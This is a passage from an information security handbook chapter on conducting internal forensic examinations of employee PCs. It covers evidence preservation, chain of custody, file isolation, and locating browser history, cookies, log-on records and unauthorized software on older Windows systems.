  Achieved the necessary skills with forensics protocols
  Current and practical experience in dealing with the forensics discovery and proper examination of specified types of computer devices (*e.g.*, clients, servers, personal digital assistants, cell phones, digital cameras)
  A professional and personal disinterested relationship with the subjects of this investigative matter
- If you have received any administrative or legal notice to preserve digital devices or data, work with IT systems staff and management to immediately stop using any utility programs, archiving utilities, disk compaction tools, file managers, or virus programs that may potentially alter digital data in use on these devices. Prevent potential data destruction by immediately ceasing archival tape overwriting.
- Ensure that you have fully accounted for any subject equipment or digital devices by serial numbers, and make sure these devices are physically protected until they can be forensically examined as necessary in any discovery notice or court order for both inventory and evidentiary purposes.
- For digital devices that are specified for further forensics examinations, remember the following rule — If the digital device is on, let it stay on until a forensics sector-by-sector data extraction can be performed by a competent forensics specialist. If the device is off, keep it off until a forensics specialist is available to conduct the examination.
- Properly safeguard, in locked containers or restricted access rooms, backup media, archival data records, and disk storage replacements that are within the scope of the preservation notice. Access to the containers or room should be carefully controlled to maintain a chain of custody, which is necessary to properly preserve the data and records during the course of the litigation.
- Keep complete and correct records of your notices, preservation activities, and digital devices that are in the scope of your notice to preserve.

- Secure copies of the agency records retention policy, systems security policies, and agency or corporate acceptable use policy. These should be protected in your professional files and properly produced when requested by management or counsels.
- As the security professional in the security organization, provide all suitable technical aid and support for the forensics team in the scope of its investigation. Typically you will be asked to support certain activities necessary for the collection and production of media, systems, or records.
- Understand that you may be deposed in adversary settings and your actions and your records will be subject to review and depositional questioning. As an information security professional, you must act to ensure that you have been diligent in performing your assigned duties to secure and protect digital data in these electronic discovery and forensics matters. Your recordkeeping should be both correct and complete.

In recent litigation involving agencies and business entities, we have seen that frequently both the chief information officer (CIO) and the computer security officer (CSO) are named parties and, therefore, the center of adversarial review in discovery matters. As named parties, these positions will have to respond to many requests for information, records, files, and materials for review by the opposing counsels. Also as named parties in a litigation matter, they should prepare and expect to undergo depositions for these electronic discovery matters. In the depositions, the records, agency or business policies, and actions and decisions of the CSO and CIO will undergo adversary scrutiny. Accordingly, the information security professional should build awareness and maintain high levels of currency in the skills necessary to meet these challenges of electronic discovery and digital forensics.

How To Begin a Non-Liturgical Forensic Examination

Carol Stucki

When you have obtained the go-ahead from management to begin an investigation, you will find the steps and procedures for many types of investigations in this chapter. The most common and main type of investigation that this chapter discusses is the non-liturgical examination. The non-liturgical investigation is one that is not foreseen to be taken to trial or involve litigation; however, you should always conduct the investigation using the same procedures as if you are going to trial. By conducting an investigation in this manner, you will have all the evidence you need in the necessary format to present to company management or in a courtroom.

One of the first things to consider is whether or not you need to isolate equipment or files. If it is necessary to do so, you will need to move quickly on this in order to preserve any possible evidence. What you preserve and find on the equipment, most likely a PC, will be the basis of your forensic examination. This chapter reviews such topics as the isolation of equipment, isolation of files, tracking Web sites visited, tracking log-on duration and times, tracking illicit software installation and use, and how to correlate the evidence found.

Isolation of Equipment

Should you need to isolate or quarantine equipment as a part of your investigation, you need to take a few steps to (1) ensure protection of the equipment, (2) isolate and protect data from tampering, and (3) secure the investigation scene. First, you need to make sure that you have the authority to take the equipment. If you are taking any equipment, you should first get authorization from management, and if you take working equipment arrangements will have to be made to replace it while you conduct your investigation.

The first thing to do is to be sure that the PC you are about to take as part of your investigation is the correct unit, the one actually used in the illegal activity by the employee under investigation. This can be done by checking the asset records, or the records that are kept in some corporations by the operations department. If you need to take an employee's PC, you must have a witness and have the employee sign a form stating that you took the PC. Record the serial number, make, and model; when you took it; and the reason for taking it. If you do not have such a form, still somehow record what action was taken, obtain the employee's signature, and secure the suspect equipment. Any time it becomes necessary to take an employee's PC, you must move quickly to ensure that the evidence is preserved intact and not tainted, altered, or even destroyed.

When you have the PC in your possession, you need to preserve the "chain of evidence." You can preserve the chain of evidence by making sure that neither you nor anyone else is left alone with the equipment. You should always record your actions with the equipment. A good way to record all the actions and whereabouts of equipment or any other piece of evidence under investigation is to keep a log. This log should show (1) who has access to the equipment, (2) who retains control over the log, and (3) where the log is stored. Additionally, you should record the when (dates and times), where, and why of your every action, so every minute you have the equipment or data in your possession is accountable. Even if you put the PC in a locked cabinet or secured area, this action must be recorded in the log.

One of the first things you should do with the PC is to "ghost" it by backing up everything on the PC. In this way, you can make sure that you will not lose any data when you are conducting your investigation. Ghosting the data preserves the original data that might be disturbed during the investigation. For the backup of any data under investigation it is very important to make sure that the programs used to perform this backup are independent and have integrity; that is, the programs should not be under the influence or control of any person or other program or system that is outside the investigation team. The integrity of the data and equipment has to be ensured by the use of programs that will not alter the original data in any way, either intentionally or accidentally. A number of programs are used to perform such backups that are independent and have integrity. One such program is SafeBack, freeware that is available on the Web.

Isolation of Files

Not all the data required for an investigation will reside on a user's PC; therefore, you will need to gain access to the same files and directories that the user has access to. The first thing to do is to disable the user's ID. Be sure that the administrator verifies how the user's profile and accounts might be affected if the user's ID is disabled. Only after verifying that no data will be lost, altered, or destroyed by disabling the ID should the administrator proceed to disable the user's ID. Security personnel or someone with administrative authority should disable the users' ID. Operations personnel or a systems/data security office can do this. The easiest way to disable the user's ID is to change the password, but this is not the best approach, as the user could regain access if he or she is able to guess the new password. Be sure that the administrator disables the ID but does not delete it. In some security setups, deleting a user ID will cause data and files to be deleted as well. Because this is not what you want to happen, only disable the ID. When the ID is disabled, the next and most important step is to copy all the files to which the user had access. This provides a backup for your investigation, as the data cannot be quarantined. The confiscated data, however, cannot be used by the business for as long as it takes to conduct your investigation.

Operations or security personnel should have paper files with access requests, and they can run a report that shows what the user had access to on the system. Make sure the list or report they give you contains the group access and public access files for the user. You need to investigate all of the places a user could have copied or hidden data. For the investigation, you might be able to ignore those files with read-only access, but it is always best to be sure and get it all. Now that you know what the user had access to, request that operations personnel copy the files into a secure location that only you and your team have access to. Copy the file structure as well — all directories and subdirectories. Make two copies of the data: one as a backup and one for you to use in the investigation. This is similar to taking a picture of the crime scene before you start moving things around. Now that you have a copy of the data to use, refer to the following sections in this chapter which provide various examples of potential investigative areas and demonstrate how you can use the data collected as part of your investigation.

Tracking Web Sites Visited

If your investigation requires that you track what Web sites have been visited by an employee, you should begin by reviewing the following items:




FIGURE 50.1 Cookies subdirectory file contents.

- Cookies
- Bookmarks
- History buffer
- Cache
- Temporary Internet files

Here we briefly define each of these items, where to find them, how to capture the findings, and how to evaluate what you have found.

Cookies

Cookies are messages given to a Web browser by a Web server. The browser stores the message in a text file called *cookie.txt*. The message is then sent back to the server each time the browser requests a page from the server. The main purposes of cookies are to identify users and possibly prepare customized Web pages for them. When you enter a Web site that uses cookies, you may be asked to fill out a form providing such information as your name and interests. This information is packaged into a cookie file and sent to your Web browser, which stores it for later use. The next time you go to the same Web site, your browser will send the cookie to the Web server. The server can use this information to present you with custom Web pages. Thus, for example, instead of seeing just a generic welcome page, you might see a welcome page with your name on it.

The name *cookie* evolved from UNIX objects called *magic cookies.* These are tokens that are attached to a user's ID or program and change depending on the areas entered by the user's ID or program. Cookies are also sometimes called *persistent cookies* because they typically stay in the browser for long periods of time. You will find cookies on the hard drive of the PC, usually the C: drive. Cookies is a subdirectory under the Windows directory. The best way to access the Cookies subdirectory and subsequent files stored there is via MS Windows Explorer (see Figure 50.1). When you open this directory using Windows Explorer, you will find a listing of the Cookies for those Web sites that you have visited. If there are no files under this directory, they have been deleted. If there are files under this directory, you can view the dates and times they were last accessed. You will also see the ID that was used to access these sites on this PC.




FIGURE 50.2 Disk clean-up program from Windows 98.

Cookies can be deleted in several ways. One way is manually. The user can access the cookies folder and delete all information from the folder. If the deletion was done manually, one place to look for cookies is in the Recycle Bin. There is a Disk Cleanup program that comes with Windows 98 and higher that deletes the information in the following folders: Cookies, Temporary Internet, Downloadable Program Files, Recycle Bin, Old ScanDisk Files, and Temporary Files. See Figure 50.2 for a look at the Disk Cleanup program. The Disk Cleanup program does not leave any place to look for deleted files. There are also Cookie Manager programs that will automatically delete old or expired cookies from the cookie folders. These programs allow users to set their own expiration and archive dates. For example, the user can set the Cookie Manager to delete or archive all cookies more than five days old. Some of these manager programs put the deleted cookies into the Recycle Bin, and some put them in a temporary archive folder. To find these archive folders, it is necessary to research the program.

For your investigation, you need to determine where each cookie takes you, keeping in mind that cookies can be named many things (see Figure 50.1). By seeing where each cookie takes you, you can determine what the user has been doing on the Web sites where the cookies came from. Note the date and time of each cookie; these indicate when the cookies were created or accessed by the user for the first time for a particular site. However, some cookies are generated without the user actually visiting a particular site. These magic cookies, which are generated without a user having to actually access a particular site, are often marketing gimmicks or ploys to get the user to go to their Web site. To determine where a user actually visited, you need to compare the cookies files to the history files. History files are described later in this chapter.

Bookmarks

A bookmark is a marker or address that identifies a document or a specific place in a document. Bookmarks are Internet shortcuts that users can save on the Web browser so they do not have to remember or write down the URL or location of Web sites they might like to revisit in the future. Nearly all Web browsers support a bookmarking feature that lets users save the address (URL) of a Web page so they can easily revisit the page at a later time. Bookmarks or favorites are stored in two places. One is in the Web browser under Favorites (see Figure 50.3). Another is on the C: (or hard) drive under the Windows folder, in a subfolder called Favorites (see Figure 50.4).




FIGURE 50.3 Favorites from a Web browser (Explorer).

The bookmarks or favorites are stored under the user's desired names. By clicking on each of the bookmarks, you can visit the same Web sites the user has. Because bookmark names can be changed by the user, by sure to examine each one carefully. Avoid casually skipping over an apparently irrelevant bookmark simply because it does not look like it would be pointing to an unauthorized Web site (*e.g.*,




FIGURE 50.4 Bookmarks from hard-drive view.




FIGURE 50.5 History buffer from Web browser.

PrettyFlowers@Home). There is no real way to hide a bookmark, but users can bury a bookmark in a folder they create in the bookmark area, so be sure to open any folders you see in the Bookmarks listing. An advantage of viewing the favorites listing in the C: drive view is that you can see the dates and times when the bookmarks were created or modified; however, this does not provide you with a listing of the times and dates when the sites were actually visited or indicate how frequently they have been visited.

History Buffer

A buffer is a temporary storage area, usually in RAM. The purpose of most buffers is to act as a holding area that allows the CPU to manipulate data before transferring it to a device (*e.g.*, a printer or other external device). Because the process of reading and writing data to a disk is relatively slow, many programs keep track of data changes in a buffer and then copy the buffer to a disk; for example, word processors employ a buffer to keep track of changes to files. When the user actively saves the file, the word processor updates the disk file with the contents of the buffer. This is much more efficient than accessing the file on the disk each time a change is made to the file. Note that because changes are initially stored in a buffer, not on the disk, all changes will be lost if the computer fails during an editing session. For this reason, it is a good idea to save files periodically. Most word processors automatically save files at regular intervals.

A history buffer is a Web browser storage area of URL sites. The Web browser's history buffer shows you a list of what URLs or sites have been visited and what screens have been opened under each URL (see Figure 50.5). To get to the history buffer, go to the Web browser. On the tool bar you will find an icon or button called History (see Figure 50.5). The history buffer can be cleared out by the user simply by highlighting and deleting the items on the list. The deleted contents from this list are not stored anywhere else in the Web browser, but they can still be found in the hard-drive history buffer. Viewing the hard-drive history buffer is done in a little different way (see Figure 50.6). This history buffer can




FIGURE 50.6 History buffer from hard-drive view.

be viewed via the path Windows → History. This history buffer will show you the days of the week that the user actually accessed the Web. By opening one of the days of the week subfolders, you can see the actual listings of the URLs visited by the user and the time and dates the sites were last visited. By combining each day's lists, you can identify a pattern of visitation (and browser utilization) for each Web site.

Such information may document or prove that an employee (or at least the individual who sat at the particular PC under review) was accessing the Web: (1) in violation of company policy; (2) during working hours instead of only during predetermined allowable times (*i.e.*, lunch breaks); (3) on weekends or during other off-schedule, non-normal times when employees or other personnel should not be in the building; or (4) to visit unapproved or unauthorized sites.

Cache

Cache can be either a reserved section of main memory or an independent high-speed storage device. Two types of caching are commonly used in personal computers: memory caching and disk caching. A memory cache, sometimes called a cache store or RAM cache, is a portion of memory made of high-speed static RAM (SRAM) instead of the slower and less expensive dynamic RAM (DRAM) used for main memory. Memory caching is effective because most programs access the same data or instructions over and over. By keeping as much of this information as possible in SRAM, the computer avoids accessing the slower DRAM. Some memory caches are built into the architecture of microprocessors. The Intel 80486 microprocessor, for example, contains an 8K memory cache, and the Pentium has a 16K cache. Such internal caches are often called Level 1 (L1) caches. Most modern PCs also come with external cache memory, referred to as Level 2 (L2) caches. These caches sit between the CPU and the DRAM. Like L1 caches, L2 caches are composed of SRAM but are much larger.

Disk caching works under the same principle as memory caching, but, instead of using high-speed SRAM, a disk cache uses conventional main memory. The most recently accessed data from the disk (as




FIGURE 50.7 Temporary Internet files.

well as adjacent sectors) is stored in a memory buffer. When a program needs to access data from the disk, it first checks the disk cache to see if the data is there. Disk caching can dramatically improve the performance of applications because accessing a byte of data in RAM can be thousands of times faster than accessing the same byte on a hard disk. When data is found in the cache, it is called a *cache hit*, and the effectiveness of a cache is judged by its hit rate. Many cache systems use a technique known as smart caching, in which the system can recognize certain types of frequently used data.

Why is this cache important to computer forensics? The last set of instructions or data that was saved in the cache might provide the evidence you need for your investigation. Unfortunately, capturing the cache information is tricky and can only be done with special programs.

Temporary Internet Files

Temporary Internet files are "image captures" of each screen or site that you visit when you access the Internet or an intranet (see Figure 50.7). Temporary Internet Files is a subfolder under the Windows folder on the C: drive (or hard drive) of the PC. The advantage of looking at the temporary Internet files compared to any other files is that they show you the address of the site visited and when it was last modified, last accessed, and last checked. This can be very useful when gathering evidence regarding too much Internet access or inappropriate Internet access. These files can also be useful in proving a pattern of log-on and duration times.

Tracking Log-On Duration and Times

If you need to review log-on duration and times for a given user, you should contact the organization's network operations group (or similarly named or empowered department). This group can provide reports on any given IP address, user ID, and the times that the IP address and ID were logged into the network. Some of these reports can actually tell what addresses the user accessed and when. The most




FIGURE 50.8 Recent document list from Start menu.

basic report should be able to tell when the ID was logged into the system and when it logged off. With some of the current system architecture, the reports track and log all user activity down to the keystroke; however, this kind of detailed logging can drag down the performance of servers so logging is not always done to this level of detail. You must ask your network operations personnel what type of reporting and subsequent information is available.

Ask for the entire detail report and see what they record; do not just ask for the basics. You might save time and effort if you ask for everything up front. You should ask for not only the activity report but also server monitor reports that pertain to the user, traffic monitoring reports, and site click-through reports. You want every report that exists that might show what a given user was doing at any moment. You might be surprised at just how much information is available and how eager operations staff personnel are to apply their expertise. Some of the evidence you can gather to help determine log-on and duration times can be derived from the Temporary Internet Files and Recent Documents lists. These files can help establish and support patterns of use. Although a smart user might clean up these files frequently by using the Disk Cleanup utilities that Windows provides, it is always a good idea to check to see what information is still available. The cleanup utilities can be accessed by Start Menu → Programs → Accessories → Disk Cleanup. These utilities erase the Internet files, temporary files, and most cookies. See prior sections of this chapter on how to find and access temporary files.

Recent Documents List

The Recent Documents list can show you the latest documents that a user has accessed. There are two ways to see this list of documents, but only one shows you when the items on the list were accessed. First, you can see the documents from the Start menu, under the Documents “tab”/selection. You can click on any one of the documents listed to bring the document is up on the screen (see Figure 50.8). You can also access the same list, via the Recent subfolder under the Windows folder (see Figure 50.9).




FIGURE 50.9 Recent Documents list from hard-drive view.

This view will give you the name of the document and when each was last modified. Windows 95 does not have this directory; only Windows 98 and more recent copies of Windows have a Recent directory.

Tracking Illicit Software Installation and Use

If you are investigating a user who may be loading illegal, illicit, or non-work-related software on his or her PC, there are a number of places to check within the user's PC to prove or disprove these unauthorized (and maybe even illegal) actions. Some of these key places include the System Registry and System Information, or the contents of the hard drive can be viewed. Before you begin this part of an investigation, you must first get a listing of all approved software that can reside on a given PC. This list most probably contains things such as Word, Excel, Microsoft Office, and other work-related software. There should be a master list (*i.e.*, database) of what software resides on every PC that operations maintains; however, due to some site license agreements, software appearing on a master checklist that operations personnel use to set up new PCs might not be on every PC.

The company policies and procedures should have an outline of the software that is not permitted to be loaded on a company-owned PC. The most recognizable programs that are usually not work related are games. When looking for these types of programs, look carefully at the names of the files; users often change the names to avoid detection. To double-check the legitimacy of a program, launch all .exe files to reveal what is actually behind a file name and what resides on the PC. Remember that this procedure should be carried out on the mirror-imaged, working copy data, not on the original PC. This prevents corrupting seized data as well as disrupting networked services or other legitimate data that may reside on the PC in question.

As you are checking the software list, you should also note all the serial numbers and registration numbers of all software that resides on the PC. These numbers should be compared to the software licenses held by the company to ensure that the loaded software is both legal and authorized. For example, a user might have MS Access on his or her PC, but the company might not have authorized or actually

FIGURE 50.10 Add/remove programs software listing.

loaded this software on that user's PC. The user might have obtained certain software packages in some manner not complying with company procedures and thus it has been illegally installed on the PC. This is the most common incidence of illegally installed software on company equipment today. Such software installations are risky to a company because software license infringement can be expensive if it is discovered and not corrected.

